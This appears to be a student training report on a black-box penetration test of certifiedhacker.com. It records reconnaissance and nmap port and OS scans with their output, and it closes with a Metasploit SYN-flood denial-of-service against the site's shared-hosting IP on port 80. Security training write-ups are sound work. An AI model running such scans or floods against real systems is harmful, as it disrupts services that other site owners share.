

PROJECT REPORT FOR

PENETRATION TESTING ON WEB SERVER

Under RCPL STP-2019 (CYBER SECURITY), Bhubaneswar

Target website : www.certifiedhacker.com

OBJECTIVE

To harden the security of a company website by performing a BLACK-BOX penetration testing on the web server and finding if there are any vulnerability.

PROJECT BY :-

RIA

RCPL REG ID : 15796-2AF9XY

RCPL ENROLLMENT ID : RCPL-7153

UNIVERSITY ROLL NO : 1729051

WHAT IS PENETRATION TESTING?

Penetration testing, also called pen testing or ethical hacking, is the practice of testing a computer system, network or web application to find security vulnerabilities that an attacker could exploit.

The main objective of penetration testing is to identify security weaknesses.

WHAT IS BLACK-BOX PENTEST?


In a black-box testing, the penetration tester is placed in the role of the average hacker, with no internal knowledge of the target system. Testers are not provided with any architecture diagrams or source code that is not publicly available. A black-box penetration test determines the vulnerabilities in a system that are exploitable from outside the network.

STAGE 1 – PLANNING AND RECONNAISSANCE


In this stage, we define the scope and goals of a test which includes the systems to be addressed and the testing methods to be used. Then we gather information about the target eg. network and domain names, mail server etc using *Footprinting and Reconnaissance tools and techniques* to understand how a target works.

PING –

Ping command is used to check whether the target's server is active or not.



```
root@kali:~# ping www.certifiedhacker.com
PING certifiedhacker.com (162.241.216.11) 56(84) bytes of data.
64 bytes from box5331.bluehost.com (162.241.216.11): icmp_seq=1 ttl=128 time=404 ms
64 bytes from box5331.bluehost.com (162.241.216.11): icmp_seq=2 ttl=128 time=409 ms
64 bytes from box5331.bluehost.com (162.241.216.11): icmp_seq=3 ttl=128 time=433 ms
64 bytes from box5331.bluehost.com (162.241.216.11): icmp_seq=4 ttl=128 time=454 ms
64 bytes from box5331.bluehost.com (162.241.216.11): icmp_seq=5 ttl=128 time=477 ms
64 bytes from box5331.bluehost.com (162.241.216.11): icmp_seq=6 ttl=128 time=503 ms
64 bytes from box5331.bluehost.com (162.241.216.11): icmp_seq=7 ttl=128 time=522 ms
64 bytes from box5331.bluehost.com (162.241.216.11): icmp_seq=8 ttl=128 time=384 ms
64 bytes from box5331.bluehost.com (162.241.216.11): icmp_seq=9 ttl=128 time=567 ms
^C
--- certifiedhacker.com ping statistics ---
10 packets transmitted, 9 received, 10% packet loss, time 10261ms
rtt min/avg/max/mdev = 384.136/461.790/567.218/57.346 ms
```



```
C:\Windows\system32\cmd.exe
C:\Users\Ria>ping -f -l 100 www.certifiedhacker.com

Pinging certifiedhacker.com [162.241.216.11] with 100 bytes of data:
Reply from 162.241.216.11: bytes=100 time=800ms TTL=128
Reply from 162.241.216.11: bytes=100 time=954ms TTL=128
Reply from 162.241.216.11: bytes=100 time=476ms TTL=128
Reply from 162.241.216.11: bytes=100 time=644ms TTL=128

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
        Minimum = 476ms, Maximum = 954ms, Average = 718ms
```

WHOIS –

Whois is a website which provides us information about the target's IP Address such as IP Location, Resolve Host, Net Range etc.

IP Information for 162.241.216.11

— Quick Stats

IP Location	 United States Provo Unified Layer
ASN	 AS46606 UNIFIEDLAYER-AS-1 - Unit 2008)
Resolve Host	box5331.bluehost.com
Whois Server	whois.arin.net
IP Address	162.241.216.11
Reverse IP	1,006 websites use this address.

NetRange:	162.240.0.0 - 162.241.255.255
CIDR:	162.240.0.0/15
NetName:	UNIFIEDLAYER-NETWORK-16
NetHandle:	NET-162-240-0-0-1
Parent:	NET162 (NET-162-0-0-0-0)
NetType:	Direct Allocation
OriginAS:	AS46606
Organization:	Unified Layer (BLUEH-2)
ReqDate:	2013-08-22

NETCRAFT –

Netcraft is a website analyzing server. With the help of this website we find basic and important information like the operating system of server and the technologies used by the web server :

□ Background

Site title	Not Acceptable!	Date first seen	De
Site rank	66836	Primary language	En
Description	<i>Not Present</i>		
Keywords	<i>Not Present</i>		
Netcraft Risk Rating [FAQ]	0/10 		

□ Network

Site	http://www.certifiedhacker.com	Netblock Owner	Ur
Domain	certifiedhacker.com	Nameserver	ns
IP address	162.241.216.11 (virusTotal)	DNS admin	dn
IPv6 address	<i>Not Present</i>	Reverse DNS	bo
Domain registrar	networksolutions.com	Nameserver organisation	wl
Organisation	12808 Gran Bay Parkway West, Jacksonville, 32258, US	Hosting company	En
Top Level Domain	Commercial entities (.com)	DNS Security Extensions	un
Hosting country	 US		

□ Last Reboot (125 days ago)

□ Hosting History

Netblock owner	IP address
Unified Layer 1958 South 950 East Provo UT US 84606	162.241.216.11
Unified Layer 1958 South 950 East Provo UT US 84606	162.241.216.11
Unified Layer 1958 South 950 East Provo UT US 84606	162.241.216.11
Unified Layer 1958 South 950 East Provo UT US 84606	69.89.31.193
Unified Layer 1958 South 950 East Provo UT US 84606	69.89.31.193

SHODAN –

Shodan is a search engine that lets the user find specific types of computers connected to the internet using a variety of filters. It can be used by pentesters, CSIRTs, SOCs or within a vulnerability management process.

162.241.216.11 box5331.bluehost.com

Ports

Services

OpenSSH Version: 5.3

Vulnerabilities

CVE-2011-5000

CVE-2010-4478

CVE-2014-1692

CVE-2010-5107

CVE-2017-15906

CVE-2016-10708

CVE-2016-0777



CVE-2011-4327

CVE-2010-4755

CVE-2012-0814

WEBSITE HISTORY –

For this, we use a website named *archives.org*. This site uses an automated software program that visits websites and copies the material to a server at the organization and organizes it by date.



STAGE 2 – SCANNING

In this stage, we try to understand how the target application responds to various intrusion attempts. This is done using *Static and Dynamic Analysis*.

WPSCAN –

WPScan is a black box WordPress vulnerability scanner that can be used to scan remote WordPress installations to find security issues.

Wpscan command is used to check whether the target’s system uses WordPress or not.


```
root@kali:~# wpscan www.certifiedhacker.com
_____
\ \ / / \ / \ \ / \ \
 \ \ \ / / | | ( ) | | ( ) | | @
 \ \ \ / | | | | | | | | | | | | | |
 \ \ \ | | | | | | | | | | | | | |
 \ \ \ | | | | | | | | | | | | | |
_____
WordPress Security Scanner by the WPScan Team
Version 2.9.3
Sponsored by Sucuri - https://sucuri.net
 @_WPScan_, @_ethicalhack3r, @_erwan_lr, pvdL, @_FireFart_



[!] The remote website is up, but does not seem to be running WordPress.
```

Whatweb-


Whatweb recognises web technologies including content management systems (CMS), statistic/analytics packages, JavaScript libraries, web servers, and embedded devices.



```
root@kali:~# whatweb www.certifiedhacker.com
http://www.certifiedhacker.com [200 OK] Apache, Country[UNITED STATES][US], HTTPServer[Apache], IP[162.241.216.11], JQuery[1.4], Meta-Author[Parallelus], PasswordField[Reveal Password], Script[text/javascript], Title[Certified Hacker], UncommonHeaders[upgrade]
root@kali:~#
```

Load Balancer -

lbd (Load balancing detector) detects if a given domain uses DNS and/or HTTP Load-Balancing.



```
root@kali:~# lbd www.certifiedhacker.com
lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:
  Apache
  NOT FOUND



Checking for HTTP-Loadbalancing [Date]: 12:34:40, 12:34:41, 12:34:42, 12:34:43, 12:34:44, 12:34:45, 12:34:46, 12:34:47, 12:34:48, 12:34:49, 12:34:50, 12:34:51, 12:34:52, 12:34:53, 12:34:54, 12:34:55, 12:34:56, 12:34:57, 12:34:58, 12:34:58, 12:34:59, 12:35:00, 12:35:01, 12:35:02, 12:35:03, 12:35:04, 12:35:05, 12:35:06, 12:35:07, 12:35:08, 12:35:09, 12:35:10, 12:35:11, 12:35:11, 12:35:12, 12:35:13, 12:35:14, 12:35:15, 12:35:16, 12:35:16, 12:35:17, 12:35:18, 12:35:19, 12:35:20, 12:35:20, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

www.certifiedhacker.com does NOT use Load-balancing.
```

SuperScan -

SuperScan is a free connect-based port scanning software designed to detect open TCP and UDP ports on a target computer, determine which services are running on those ports, and run queries such as whois, ping, ICMP traceroute, and Hostname lookups.



This screenshot shows a report generated by SuperScan. At the top, it displays the file path: 'file:///C:/Users/Ria/Desktop/CEHv9 Module 04 Enumeration/NetBIOS En'. Below this, the title 'SuperScan Report - 07/26/19 00:09:31' is shown. The report contains several tables of information:

- A table showing basic host details:

IP	162.241.216.11
Hostname	box5331.bluehost.com
- A table for UDP Ports (1):

UDP Ports (1)	
53	Domain Name Server
UDP Port	Banner
53	BIND version: 9.8.
- Summary statistics at the bottom:

Total hosts discovered	1
Total open TCP ports	0
Total open UDP ports	1

Firewall testing using *waf00f* –

Waf00f command in Kali (Linux based Operating System) is used to test whether the server has firewall or not.

```
root@kali:~# wafw00f www.certifiedhacker.com
^      ^
/ / / 7 / / . ' \ / _ / / / 7 / / , ' \ , ' \ \ / _ /
| V V / / o / / _ / | V V / / 0 / / 0 / / _ /
|_n_, '/_n/_/_/ |_n_, ' \_, ' \_, ' \_, ' / _/
<           ...
WAFW00F - Web Application Firewall Detection Tool
By Sandro Gauci && Wendel G. Henrique

Checking http://www.certifiedhacker.com
Generic Detection results:
The site http://www.certifiedhacker.com seems to be behind a WAF or some sort of security solution
Reason: The server returned a different response code when a string triggered the blacklist.
Normal response code is "404", while the response code to an attack is "406"
Number of requests: 11
```

NSLOOKUP –

Nslookup (name server lookup) command is used in Kali to obtain DNS details such as IP Address of a particular computer system, the MX records for a domain or the NS servers of a domain.

```
C:\Windows\system32\cmd.exe - nslookup

C:\Users\Ria>nslookup
Default Server: UnKnown
Address: 192.168.220.2

> set type=a
> www.certifiedhacker.com
Server: UnKnown
Address: 192.168.220.2

Name: certifiedhacker.com
Address: 162.241.216.11
Aliases: www.certifiedhacker.com.localdomain
```

```
> set type=mx
> www.certifiedhacker.com
Server: Unknown
Address: 192.168.220.2

Non-authoritative answer:
www.certifiedhacker.com canonical name = certifiedhacker.com
certifiedhacker.com      MX preference = 0, mail exchanger = mail.certifiedhacker
.com

mail.certifiedhacker.com      internet address = 162.241.216.11
>
```

```
> set type=ns
> www.certifiedhacker.com
Server: Unknown
Address: 192.168.220.2

Non-authoritative answer:
www.certifiedhacker.com canonical name = certifiedhacker.com
certifiedhacker.com      nameserver = ns2.bluehost.com
certifiedhacker.com      nameserver = ns1.bluehost.com
```

The nslookup command on kali gives info about servers that may contain authoritative answers to the requests and the nslookup on windows cmd is used with type a, mx, ns to scan for “a” files, email lists, and ns server lists respectively.

Recon-*ng* -

Recon-*ng* is a tool pre-installed in Linux Operating System. It can be opened manually by typing *recon-*ng** in the terminal. It is a powerful tool which can be used to gather information like host, IP Address, Region, Country, Vulnerabilities etc.



```
root@kali: ~
File Edit View Search Terminal Help
-----+-----+-----+-----+-----+-----+
| rowid |      host      | ip_address | region | country | latitude | longitude |
| 1     | www.certifiedhacker.com |          |          |          |          |          |
|       | netcraft |          |          |          |          |          |
-----+-----+-----+-----+-----+-----+
[*] 1 rows returned
[*] www.certifiedhacker.com => 162.241.216.11
[*] www.certifiedhacker.com > use reporting/html
[*] www.certifiedhacker.com > set CUSTOMER certifiedhacker.com
[*] www.certifiedhacker.com > set CREATOR ria
[*] www.certifiedhacker.com > set FILENAME /root/Desktop/ch.html
[*] www.certifiedhacker.com > run
```

Sparta -

Sparta is a very powerful tool in kali as it performs combination of tasks that nslookup, nikto, recon-*ng* separately performs and also gives us more insight on the ports of the target as well as the versions of servers and protocols being used.

The image consists of three vertically stacked screenshots of the Sparta.py application interface, showing its progression through a network scan of a target host (162.241.216.11).

Top Screenshot: The interface shows the results of an initial scan. The Services table lists the following open ports and their details:

Port	Protocol	State	Name	Version
21	tcp	open	ftp	Pure-FTPD
22	tcp	open	ssh	OpenSSH 5.3 (proto)
25	tcp	open	smtp	Exim smtpd 4.92
80	tcp	open	http	Apache httpd
110	tcp	open	pop3	Dovecot pop3d
443	tcp	open	http	Apache httpd

Middle Screenshot: The interface shows the results of a second scan. The Services table lists the following open ports and their details:

Port	Protocol	State	Name	Version
25	tcp	open	smtp	Exim smtpd 4.92
80	tcp	open	http	Apache httpd
110	tcp	open	pop3	Dovecot pop3d
443	tcp	open	http	Apache httpd
3306	tcp	open	mysql	MySQL 5.6.41-84.1
5432	tcp	open	postgresql	PostgreSQL DB

Bottom Screenshot: The interface shows the results of a third scan. The Services table lists the following open ports and their details:

Port	Protocol	State	Name	Version
25	tcp	open	smtp	Exim smtpd 4.92
80	tcp	open	http	Apache httpd
110	tcp	open	pop3	Dovecot pop3d
443	tcp	open	http	Apache httpd
3306	tcp	open	mysql	MySQL 5.6.41-84.1
5432	tcp	open	postgresql	PostgreSQL DB

The Log section at the bottom of each screenshot shows the progress of the scan tools:


- Top Screenshot: nmap (stage 4) completed at 25 Jul 2019 23:33:11.
- Middle Screenshot: smtp-enum-vrfy (25/tcp) completed at 25 Jul 2019 23:32:48.
- Bottom Screenshot: screenshot (80/tcp) completed at 25 Jul 2019 23:29:00.

STAGE 3 – SERVER PENETRATION

In this stage, we attack the target’s server to uncover the vulnerabilities. Once the vulnerabilities are found, we then try to exploit those vulnerabilities in order to understand the damage they can cause.

Curl –

Using the curl command we get info about the operating system used by the server.



The screenshot shows a terminal window on a Kali Linux desktop environment. The window title is "Terminal". The terminal prompt is "root@kali: ~". The user has run the command "curl -s -I www.certifiedhacker.com" and the output is displayed:

```
root@kali:~# curl -s -I www.certifiedhacker.com
HTTP/1.1 200 OK
Date: Thu, 25 Jul 2019 08:33:43 GMT
Server: Apache
Upgrade: h2,h2c
Connection: Upgrade
Last-Modified: Thu, 10 Feb 2011 11:01:38 GMT
Accept-Ranges: bytes
Content-Length: 9660
Vary: Accept-Encoding
Content-Type: text/html
```

NMAP -

Nmap is a tool in kali which is used to get information about the open ports on the server, which is a very critical intel.




```
root@kali:~# nmap -sv 162.241.216.11
Starting Nmap 7.60 ( https://nmap.org ) at 2019-07-26 11:42 UTC
Nmap scan report for box5331.bluehost.com (162.241.216.11)
Host is up (0.027s latency).
Not shown: 989 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  tcpwrapped
22/tcp    open  tcpwrapped
53/tcp    open  tcpwrapped
80/tcp    open  tcpwrapped
110/tcp   open  tcpwrapped
143/tcp   open  tcpwrapped
443/tcp   open  tcpwrapped
587/tcp   open  tcpwrapped
993/tcp   open  tcpwrapped
995/tcp   open  tcpwrapped
3306/tcp  open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 77.03 seconds
root@kali:~#
```

Scanning Port 80 :

Port number 80 is using the http port and can be critical for the website, so the test is focused on port 80.



```
Applications ▾ Places ▾ Terminal ▾ Thu 23:14
root@kali:~# nmap -p 80 -o 162.241.216.11
Starting Nmap 7.60 ( https://nmap.org ) at 2019-07-25 23:13 UTC
Nmap scan report for box5331.bluehost.com (162.241.216.11)
Host is up (0.0075s latency).

PORT      STATE SERVICE
80/tcp    filtered http
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2, Linu
x 4.4, Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Serve
r 2012, VMware Player virtual NAT device

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
root@kali:~#
```

```
Applications ▾ Places ▾ Terminal ▾ Thu 23:19 [1] 🔍 ⚡ ⏻
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -A -T4 162.241.216.11 -p 80

Starting Nmap 7.60 ( https://nmap.org ) at 2019-07-25 23:19 UTC
Nmap scan report for box5331.bluehost.com (162.241.216.11)
Host is up (0.0032s latency).

PORT      STATE      SERVICE VERSION
80/tcp     filtered  http
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 2.4.X|3.X
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_ker
nel:2.4.37 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:4.4
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2, Linu
x 4.4
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  0.09 ms  192.168.220.2
2  0.05 ms  box5331.bluehost.com (162.241.216.11)

OS and Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.30 seconds
root@kali:~#
```

This command give us more idea about port 80.

DENIAL OF SERVICE USING METASPLOIT :

DOS :

Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.




```
root@kali: ~
File Edit View Search Terminal Help
[metasploit v4.16.30-dev]
+ [ 1722 exploits - 986 auxiliary - 300 post ]
+ [ 507 payloads - 40 encoders - 10 nops ]
+ [ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > set RHOST 162.241.216.11
RHOST => 162.241.216.11
msf auxiliary(dos/tcp/synflood) > set RPORT 80
RPORT => 80
msf auxiliary(dos/tcp/synflood) > exploit
[*] SYN flooding 162.241.216.11:80...
```

Metasploit is a very powerful software in kali and here it is being used to perform DOS attack on the target server by flooding it with data packets.

